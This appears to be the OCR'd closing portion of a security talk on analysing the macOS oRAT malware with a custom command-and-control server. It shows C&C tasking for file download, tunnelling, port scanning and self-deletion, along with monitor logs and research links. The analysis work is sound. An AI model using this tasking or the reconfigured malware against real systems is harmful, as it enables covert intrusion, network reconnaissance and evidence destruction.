
Route: /agent/download

File Monitor
(on infected system)

```
# ./FileMonitor -filter darwinx64
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Desktop/exfil.txt"
    "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
    }
   ...
```

TASKING

screenshot (via GET /agent/screenshot)



Route: /agent/screenshot (unsupported)

TASKING


tunnel (via GET /agent/net)

```
% ./server 666
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 666
[+] Sending: GET /agent/net?Host=192.168.0.11&Port=1234&Network=tcp&Timeout=100
connected.

[+] Sending "Knock Knock"
[+] Received: "Who's There?"
```

1 task

2 tunnel communications

Route: /agent/net




```
% ifconfig en0
192.168.0.11

% nc -l 1234
Knock Knock
Who's There?
```

Tunnel endpoint

TASKING


port scan (via /agent/portscan)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: /agent/portscan?Host=192.168.0.10&Port=1000-2000&Thread=1&Timeout=100
Start.
Open: 192.168.0.10:1234
Done.
```

1 task

2 response: port scan results

Route: /agent/portscan



Port Scan (via WireShark)

TASKING

self-delete (via /agent/kill-self)

```
% ./server 666
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 666
[+] Sending: GET /agent/kill-self

Client disconnected , Destruction session , Peer address: 192.168.0.27:56075
```

1 task

2 client disconnect

Route: /agent/kill-self

```
# ./FileMonitor -filter darwinx64
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "/Users/user/Desktop/darwinx64",
    "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
    }
   ...
```


1 **Self delete**

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXIT",
   "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
      ...
      "exit code" : 0
    }
   ...
```

2 **Terminate**

Conclusions

...& take aways



TAKEAWAYS


Studying an APT's macOS tools, provide insights into the Apple-specific approaches employed by advanced adversaries.

Via a custom command and control server one can efficiently understand the capabilities of complex malware!

...and now you have a (re)configurable malware, and a compatible command and control server. Go play?

Interested in Learning More?

read, "The Art of Mac Malware" book(s)



free: taomm.org
for sale: amazon, etc...

MAHALO !

"Friends of Objective-See"

jamf

fleet

kandji

CleanMyMac X

mosyle

paloalto NETWORKS

SOPHOS

KOLIDE


SmugMug

Guardian Mobile Firewall

iVerify

Halo Privacy

Making oRAT Go



RESOURCES:

"New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware"
https://www.trendmicro.com/en_us/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html

"From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win"
https://www.sentinelone.com/blog/from-the-front-lines-unsigned-macos-orat-malware-gambles-for-the-win/

"Reversing GO binaries like a pro"
https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/

"AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro"
https://www.sentinelone.com/labs/alphagolang-a-step-by-step-go-malware-reversing-methodology-for-ida-pro/